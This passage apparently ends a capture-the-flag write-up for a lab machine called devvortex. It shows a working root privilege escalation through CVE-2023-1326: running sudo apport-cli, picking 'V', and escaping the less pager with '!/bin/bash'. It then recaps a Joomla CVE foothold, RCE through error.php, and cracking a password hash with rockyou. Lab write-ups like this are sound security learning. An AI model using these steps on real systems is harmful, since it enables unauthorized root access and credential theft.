We can look for a CVE, that would help us achieve this -> `CVE-2023-1326` (https://github.com/diego-tella/CVE-2023-1326-PoC)

```
A privilege escalation attack was found in apport-cli 2.26.0 and earlier
which is similar to CVE-2023-26604. If a system is specially configured to
allow unprivileged users to run sudo apport-cli, less is configured as the
pager, and the terminal size can be set: a local attacker can escalate
privilege.
```

This shown through:

```
sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash
```

If less has been configured as the pager when we choose the `V` option then we can easily escape the `less` and hop into a root shell without worrying much.
Let us get the root shell.

1. Choose a crash file from `/var/crash/`:

```
logan@devvortex:/tmp/mine$ ls /var/crash
_usr_bin_sleep.1000.crash
```

2. Use that file to choose the `V` option:

```
sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

V
```

3. Use the command `!/bin/bash` to escape `less`:

```
Apr 10 07:21:58 hostname kernel: platform eisa.0: Cannot allocate resource
for EISA slot 8
!/bin/bash
```

4. Test root:

```
root@devvortex:/tmp/mine# whoami\
root
```

and we are able to get root! Let us read the `root.txt` file:

```
root@devvortex:~# cat root.txt | cut -c -20
59bc750301136a72da60
```

For the final stage, reading root's ssh key:

```
root@devvortex:~# cat .ssh/id_rsa
cat: .ssh/id_rsa: No such file or directory
```

Well no luck! But that was the box and everything in between!

03 - Further Notes

References and Links

https://www.rapid7.com/db/modules/auxiliary/scanner/http/joomla_api_improper_access_checks/
https://vulncheck.com/blog/joomla-for-rce
https://github.com/diego-tella/CVE-2023-1326-PoC

Vital key points

User enumeration was a lot, and I kept getting hit by various blocks but the foothold seem to be broken into 3 different parts.

- Finding the subdomain -> Since we had a valid domain name, it seemed logical to only check for other subdomains.
- Finding JOOMLA version and exploiting known CVEs to achieve authentication and finally Remote Code Execution (RCE) -> Some of the files were unmodifiable due to the read permissions only and we had to find a suitable to write, `error.php` seemd as the best current file.
- Using databases with previous knowledge to be able to extract and crack the hash of the `logan` user as they possessed weak password easily found in the `rockyou.txt` file. The privilege escalation from logan to `root` was based on a misconfiguration, where the default pager defaults to `less` when the `V` option is chosen.This easily allowed us to escape the `bash` jail and access shell as `root` since it required the sudo command to run.

The user required a lot of enumeration and to be honest the user took **18 mins** to blood while the root took **2 mins!**. Meaning most of the work was with the user.